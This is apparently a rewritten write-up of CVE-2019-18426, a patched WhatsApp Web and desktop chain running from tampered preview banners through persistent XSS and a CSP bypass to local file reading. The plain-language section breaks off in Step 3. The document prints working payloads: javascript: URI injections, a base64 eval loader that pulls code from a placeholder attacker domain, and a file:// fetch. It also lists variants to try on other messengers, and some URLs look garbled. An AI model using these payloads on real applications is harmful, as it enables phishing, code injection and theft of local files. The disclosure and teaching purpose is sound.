CVE-2019-18426 - WhatsApp potential for RCE
The researcher found that WhatsApp Web and desktop apps allowed tampering with message metadata to create an open redirect and persistent XSS, and because the desktop apps used an outdated Electron version, the XSS could read local files and potentially achieve RCE.
 Published on weizman.github.io
Back in 2017, while I was traveling in Peru, I found a security flaw that Check Point published a few months later. That flaw was simple.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
WhatsApp Web and the WhatsApp desktop applications for Windows and Mac render messages that contain rich preview banners: when the body of a message includes a link, the sender's client generates a banner with extra information about that link. The receiver sees the banner above the message text. The important design detail, and the one this research turns on, is that the banner is generated on the sender's side, so its properties can be tampered with before the message is sent.
The research started from an earlier, simpler flaw: the ability to alter the text of someone else's reply, which Check Point published in 2018. The author had found that flaw in 2017 while travelling in Peru and could not think of a way to escalate it at the time. A year later he returned to WhatsApp, already having some clue about existing flaws in the mobile and web applications, and found four more unique flaws that chained from an open redirect through a persistent XSS and a CSP bypass to reading files from the local file system on Windows and Mac, with a potential for RCE. Facebook patched the issues and assigned CVE-2019-18426, and paid a 12,500 USD bounty.
Setup
The work was done against WhatsApp Web and the WhatsApp desktop applications for Windows and Mac. The technique relies on the browser developer tools: the researcher located the code that forms the object holding the message metadata, set a breakpoint, modified the object, and then let the application continue in its normal message-sending flow. That way the message is crafted while bypassing the UI filtering mechanism.
To find the relevant line, search the entire code for return Promise.callSynchronously(function() and set a breakpoint at var t = e.id;. The object at that point has many fields; the relevant ones are:
e = {
    "__x_body": "Why would you say that?!",
    "__x_type": "chat",
    "__x_quotedMsg": {
        "body": "I think you are the best!",
        "type": "chat",
        "mentionedJidList": [],
        "isForwarded": false,
        "labels": []
    },
    "__x_quotedStanzaID": "3EB0E42AC64D3D9BC5E7",
}
No accounts, roles or specific version numbers beyond those mentioned below are described in the report.
Finding it
The original 2017 finding was that the metadata object of a message can be modified in the debugger before the send executes. By changing the quoted message body and the quoted stanza ID, the sender can produce a reply quote whose body belongs to a message that was never really sent in the conversation. The researcher describes this as cool but not that powerful on its own.
The more interesting target was messages with rich preview banners. Because the banner is generated on the sender's side, its properties can be tampered with before the message reaches the receiver. That is the design decision that made the rest of the chain possible.
Exploitation
Step 1: altering the text of a reply
With the breakpoint at var t = e.id;, run the following before allowing the message send to execute:
e.__x_quotedMsg.body = 'I think you are the worst!'; // alter the text
e.__x_quotedStanzaID = e.__x_quotedStanzaID + '_'; // change the id of the original message
The first line replaces the quoted body, the second changes the ID of the original message. The result is a reply whose quoted text was never sent in the conversation. The researcher states this works for WhatsApp iOS, Android, Windows Desktop, Mac Desktop and Web.

Step 2: tampering with the banner link (open redirect)

A message whose body is https://facebook.com produces a banner for that link, generated on the sender's side. To make a legitimate looking banner point elsewhere, the researcher replaced the link in the metadata:
e.__x_body = e.__x_matchedText = 'https://example.com'
Both __x_body and __x_matchedText are set to the new link. The receiver gets a banner that appears to come from Facebook, but clicking the link redirects to https://example.com. This works for WhatsApp iOS, Android, Windows Desktop, Mac Desktop and Web.

Step 3: making the open redirect look authentic
The researcher then experimented with making the redirect more dangerous by crafting a message whose link looks like it belongs to Facebook while always redirecting to https://example.com:
e.__x_body = e.__x_matchedText = 'Join Facebook! https://facebook.com+login_oage&welcome_to_facebook=true×tamp=[redacted]/2SfZikR Become a friend of mine!'
This works because of the role @ plays in the URL specification. In https://USERNAME:[redacted], the part before @ is the username and password passed to the visited domain. Anything can be placed there: https://[redacted] still resolves to DOMAIN-B. So the link text looks like it belongs to https://facebook.com while the browser goes to the domain after the @. The researcher notes that Firefox is the only browser that warns users by default when this method is used without providing a username and password.

Step 4: from open redirect to persistent XSS with javascript: URIs
The next question was whether the tampered link could be a javascript: URI. The first attempt was:
e.__x_body = e.__x_matchedText = 'javascript:alert(document.domain)'
This did not work: WhatsApp appeared to drop the banner on the receiving side. The researcher's hypothesis was that WhatsApp looks at the link attached to the banner and expects it to include a legitimate https: scheme URI. The payload that worked was:
e.__x_body = e.__x_matchedText = 'javascript:"https://example.com";alert(document.domain)'
The researcher's hypothesis was that the embedded https: URL satisfies the check while the javascript: scheme still executes the rest. The result is a one-click persistent XSS. This works for WhatsApp Windows Desktop, Mac Desktop and Web.

Two limits are worth noting. Chromium based browsers added a defence against javascript: URIs just when the vulnerability was found, so the XSS was still open on other browsers such as Safari and Edge; the screenshot was taken in Brave, an older version of the Chromium based browser. On native mobile apps, clicking the message normally opens https://example.com instead of running the XSS, since XSS is rarely relevant for native mobile apps.
The payload also cannot be hidden completely. WhatsApp checks, when messages are loaded, whether the content of the link URI is included in the body of the message; if there is no match, the banner is omitted and the exploit does not work. The best the researcher managed was a long enough message so the "Read more.." feature turns on, with the payload at the very bottom of the body, visible only after clicking "Read more..".
Step 5: bypassing WhatsApp's CSP to load an external payload
The next goal was a very small payload that loads a bigger payload from another origin, which requires bypassing WhatsApp's CSP. Google's CSP Evaluator takes the URL of the target website and reports its CSP configuration and how safe or unsafe it is. The report shows the evaluator output for the target, and the researcher points at object-src [missing].

With object-src missing, an object element can load an iframe-like frame from any origin. The injected payload was:
var payload = `
  hard_expire_time.innerHTML +=
  '<object data="https://MY_MALICIOUS_DOMAIN/MY_PAYLOAD_IFRAME.html" />';
  onmessage=(e)=>{eval(JSON.parse(e.data))};
`;
payload = `javascript:"https://facebook.com";eval(atob("${btoa(payload)}"))`;
e.__x_body = e.__x_matchedText = payload;
It appends an object element pointing at the attacker's HTML to the DOM through hard_expire_time.innerHTML, which the researcher describes as the shortest way he could think of to make the DOM load the object element (hard_expire_time is an element in the DOM of the website). It also registers an onmessage handler that evaluates the data posted by the frame.
The content of https://MY_MALICIOUS_DOMAIN/MY_PAYLOAD_IFRAME.html was:
<html>
  <head></head>
  <body>
    <script>
      top.postMessage(
	     JSON.stringify(
		    "open('https://facebook.com');
        alert('external payload');"
	     ),
      "*");
    </script>
  </body>
</html>
The frame posts a message to the top window. The top window, where the XSS executed, receives the message, parses the external payload and evaluates it in its own context, web.whatsapp.com, rather than in the frame's origin. The external payload was fetched and executed in the context of WhatsApp. This works for WhatsApp Web.
Step 6: the desktop applications and the old Chromium
The researcher was sceptical that the XSS would work in the desktop applications, assuming they were not made of HTML and JS. Clicking the same malicious message in the Windows desktop application produced an alert: the document.domain part did not work, but the alert() did.


The explanation is that the desktop applications are written with Electron, which builds "native" applications from standard web features and tracks Chromium. So the XSS works because the application is a variant of Chromium. But the javascript: trick had been patched in Chromium based browsers, so why did it work here? The researcher used the XSS to alert navigator.userAgent, which revealed that the desktop application was based on Chrome/69, while Chrome/78 was the stable version at the time. The javascript: trick was patched a few versions before Chrome/78, and the WhatsApp Electron application was on 4.1.4 while the latest was 7.x.x. Had it been updated, the XSS would never have existed. This works for WhatsApp Windows Desktop and Mac Desktop.
Because Chromium 69 is relatively old, a 1-day RCE is possible: there are more than five different 1-day RCEs in Chromium 69 or higher, and a published one could be used through the persistent XSS. The researcher did not take the time to exploit a public RCE and therefore did not prove such a vulnerability; the concept is that running an old version of a vulnerable app lets an attacker exploit it. He did demonstrate reading files from the local OS with the fetch() API, in this case the content of C:\Windows\System32\drivers\etc\hosts.

On the Electron app the CSP rules were not an issue, so fetching an external payload with a simple javascript resource worked. The payload fetched and executed through the XSS was:
alert(navigator.userAgent);
(async function(){
	// read "file:///C:/Windows/System32/drivers/etc/hosts" content
	const r = await fetch('file:///C:/Windows/System32/drivers/etc/hosts);
	const t = await r.text();
	alert(t)
}())
Root cause
The chain rests on two design decisions. First, rich preview banners are crafted on the sending side, so the sender controls the banner properties, and the receiving side must filter them correctly. Second, the researcher's hypothesis was that the receiving side's check that the link URI is included in the message body could be satisfied by a string that contains an https: URL while still using the javascript: scheme. The CSP configuration left object-src missing, which allowed loading a frame from any origin and pulling in an external payload. On the desktop side, the Electron application was based on Chromium 69, several versions behind the stable Chromium 78, and the CSP rules were not an issue in the Electron app.
Impact
An attacker who can craft a message can send a legitimate looking banner that redirects to another domain, and can make the link look like it belongs to a trusted domain using the @ trick. With the javascript: payload the attacker gets a one-click persistent XSS on WhatsApp Web and the Windows and Mac desktop applications, and through the missing object-src can load and execute an external payload in the context of web.whatsapp.com. On the desktop applications, the old Chromium allows reading files from the local file system, demonstrated with the hosts file, and gives a potential for RCE through a 1-day Chromium exploit, which the researcher did not actually exploit. The XSS does not work on native mobile apps, and on Chromium based browsers the javascript: trick was already defended against at the time of the finding. The payload cannot be fully hidden because of the body match check.
Fix
Facebook patched the issues and assigned CVE-2019-18426. The report does not describe the specific code changes. The researcher's takeaways are that filtering on the receiving side must be spot on when banners are crafted on the sending side, that well configured CSP rules could have prevented a big part of the mess, and that Electron based applications must be updated with each Chromium update, since Chromium updates patch serious vulnerabilities.
Variants to test
- On any messenger or social app with rich previews, set a breakpoint where the message metadata object is built and change the body and matched text to a different domain. A positive result is a banner that looks like the original link but redirects elsewhere.
- Use the
@trick in the tampered link, for examplehttps://[redacted]. A positive result is a link that displays the trusted domain but navigates to the attacker's domain. - Try a
javascript:URI prefixed with anhttps:URL, as injavascript:"https://example.com";alert(document.domain). A positive result is script execution when the banner is clicked. - Check the target's CSP with Google's CSP Evaluator for a missing
object-src. A positive result is the ability to load anobjectelement from an arbitrary origin and post a message back to the top window. - Check the user agent of any Electron based desktop client. A positive result is an old Chromium version that still allows
javascript:URIs, and afetch()of afile://URL returning local file content.
What happened, in plain words
This is the story of a security researcher, Gal Weizman, who spent months looking at WhatsApp and found a chain of bugs that started with something almost harmless and ended with a way to read files from a victim's computer. He reported everything to Facebook, which owns WhatsApp, and Facebook fixed it and paid him 12,500 US dollars. The whole set of problems was given a public tracking number, CVE-2019-18426. A CVE is like a case number that the security world uses so everyone can refer to the same bug.
To understand the chain, you need to know what WhatsApp does when you send a link. If you type https://facebook.com into a chat, WhatsApp does not just show the raw text. It shows a small card, called a rich preview banner, with extra information about the link. That card is built by the phone or computer of the person sending the message, not by the person receiving it. That single design choice is the seed of everything below: if the sender's device builds the card, then someone who can pause the sender's app at the right moment can change the card before it goes out.
The researcher first found, back in 2017, that he could change the text of a reply quote so it looked like someone else had said something they never said. That was amusing but not very dangerous. A year later he came back and pushed further. He found that he could change the link inside a preview card so the card looked like Facebook but the click went to another site. Then he found that the link could be a javascript: link, which runs code instead of opening a page, giving him a stored cross-site scripting bug (XSS). Then he found that WhatsApp's content security policy (CSP), a set of browser rules that limits what a page may load, had a gap that let him pull in a bigger payload from his own server. Finally he found that the WhatsApp desktop apps for Windows and Mac were built on an old version of Chromium, the engine inside the Chrome browser, and that this old version let his code read files from the local disk. That last step is the one that turns a prank into something serious.
Below, each step is explained from zero. The code blocks are copied exactly as they appear in the researcher's write-up, and after each one there is a plain-language walkthrough.
The setup: how the researcher got inside the app
WhatsApp Web is the version of WhatsApp you open in a browser tab. The desktop apps for Windows and Mac are separate programs, but as you will see, they are built with the same web technology. All of them are written in JavaScript, the language browsers run, and they run inside a browser engine.
Browsers come with developer tools, usually opened with F12 or a right-click and "Inspect". Among other things, these tools let you read the code the page is running, pause it at a chosen line (a breakpoint), look at the values the program is holding at that moment, and even change those values before letting the program continue. This is a normal debugging feature, but it is also a way to see what an app does with data before it sends it out.
The researcher's plan was simple to describe: find the moment just before WhatsApp sends a message, look at the object that holds the message's details, change those details, and then let the send go ahead. Because the app trusts its own in-memory data at that point, the changed message goes out as if it were normal. The user interface would never let you type such a message, so this bypasses the interface's filtering.
To find the right place, he searched the whole code for this string:
return Promise.callSynchronously(function()
and set a breakpoint at this line:
var t = e.id;
What those two lines mean: the first is a piece of WhatsApp's own code that wraps a function so it runs in a controlled way; searching for it narrows the code down to the part that builds a message. The second line is where the message object, stored in a variable called e, has just been assembled and its ID is being read. Pausing there means the object is complete but the message has not yet left the app. That is the perfect moment to edit it.
At that breakpoint, the object looked like this:
e = {
    "__x_body": "Why would you say that?!",
    "__x_type": "chat",
    "__x_quotedMsg": {
        "body": "I think you are the best!",
        "type": "chat",
        "mentionedJidList": [],
        "isForwarded": false,
        "labels": []
    },
    "__x_quotedStanzaID": "3EB0E42AC64D3D9BC5E7",
}
Line by line:
e = { ... }is a JavaScript object, which is just a labelled box holding several named values. Think of it as a form with fields."__x_body"is the text of the message being sent. Here it says "Why would you say that?!"."__x_type"says what kind of message it is."chat"means a normal text message."__x_quotedMsg"is the message being replied to. It is itself a smaller object with its own fields:body(the quoted text, "I think you are the best!"),type,mentionedJidList(people mentioned in it, empty here),isForwarded(whether it was forwarded, false here) andlabels(tags, empty here)."__x_quotedStanzaID"is the unique identifier of the quoted message. A stanza ID is just a string that the system uses to point at one specific message, like a ticket number.
Once you can see this object, you can change it. That is the whole trick.
Step 1: putting words in someone else's mouth
The first thing the researcher did was change the quoted message and its ID before the send went through:
e.__x_quotedMsg.body = 'I think you are the worst!'; // alter the text
e.__x_quotedStanzaID = e.__x_quotedStanzaID + '_'; // change the id of the original message
Line by line:
- The first line reaches into the quoted message object and replaces its
bodywith a different sentence. The comment on the right says what it does: alter the text. - The second line takes the quoted message's ID and adds an underscore to the end. The comment says: change the id of the original message. Why? By changing the ID, the quote no longer points at anything real, so the app displays the text the researcher supplied.
Then he let the send continue. The receiver saw a reply quoting a message that had never been sent in that conversation. The researcher notes this worked on WhatsApp for iOS, Android, Windows Desktop, Mac Desktop and Web.
The image shows the resulting chat: a reply whose quoted text is the made-up sentence, not anything that was actually said. It is a convincing little forgery, but on its own it does not steal anything or run code. The researcher calls it cool but not that powerful, and moves on.
Step 2: changing where a preview card points
The next target was the rich preview banner. When you send a link, the sender's app fetches information about that link and builds a card. The receiver sees the card above the message text. Because the card is built on the sender's side, its fields can be edited in the same way as the message body.
First, a normal example: a message whose body is https://facebook.com produces a card for Facebook on the receiver's side.
The image shows that ordinary card: a message with a Facebook link, and above it a banner with Facebook's information.
Now the tampering. The researcher replaced the link in the message metadata:
e.__x_body = e.__x_matchedText = 'https://example.com'
Line by line:
e.__x_bodyis the text of the message, as before.e.__x_matchedTextis set to the same string as the body.- The single
=chain assigns the same string to both fields at once.
The result: the receiver gets a card that looks like it belongs to Facebook, but clicking the link goes to https://example.com. This is called an open redirect, meaning a link that sends you somewhere other than where it appears to go. The researcher notes it worked on WhatsApp for iOS, Android, Windows Desktop, Mac Desktop and Web.
The image shows the forged card: the banner still looks legitimate, but the destination is a different domain.
Step 3: making the fake link look real
A card that obviously points somewhere else is suspicious. The researcher wanted a link that looks like Facebook to a human reading it, while the browser still goes elsewhere. He tried this:
e.__x_body = e.__x_matchedText = 'Join Facebook! https://facebook.com+login_oage&welcome_to_facebook=true×tamp=[redacted]/2SfZikR Become a friend of mine!'
Line by line:
- The whole string is the message body and the matched text, set together as before.
Join Facebook!is ordinary text to make the message look friendly.https://facebook.com+login_oage&welcome_to_facebook=true×tamp=[redacted]/2SfZikRis the crafted link. It starts withhttps://facebook.com, which is what a person skimming the message will notice, and ends with@bit.ly/2SfZikR, which is where the browser will actually go.Become a friend of mine!is more friendly text after the link.
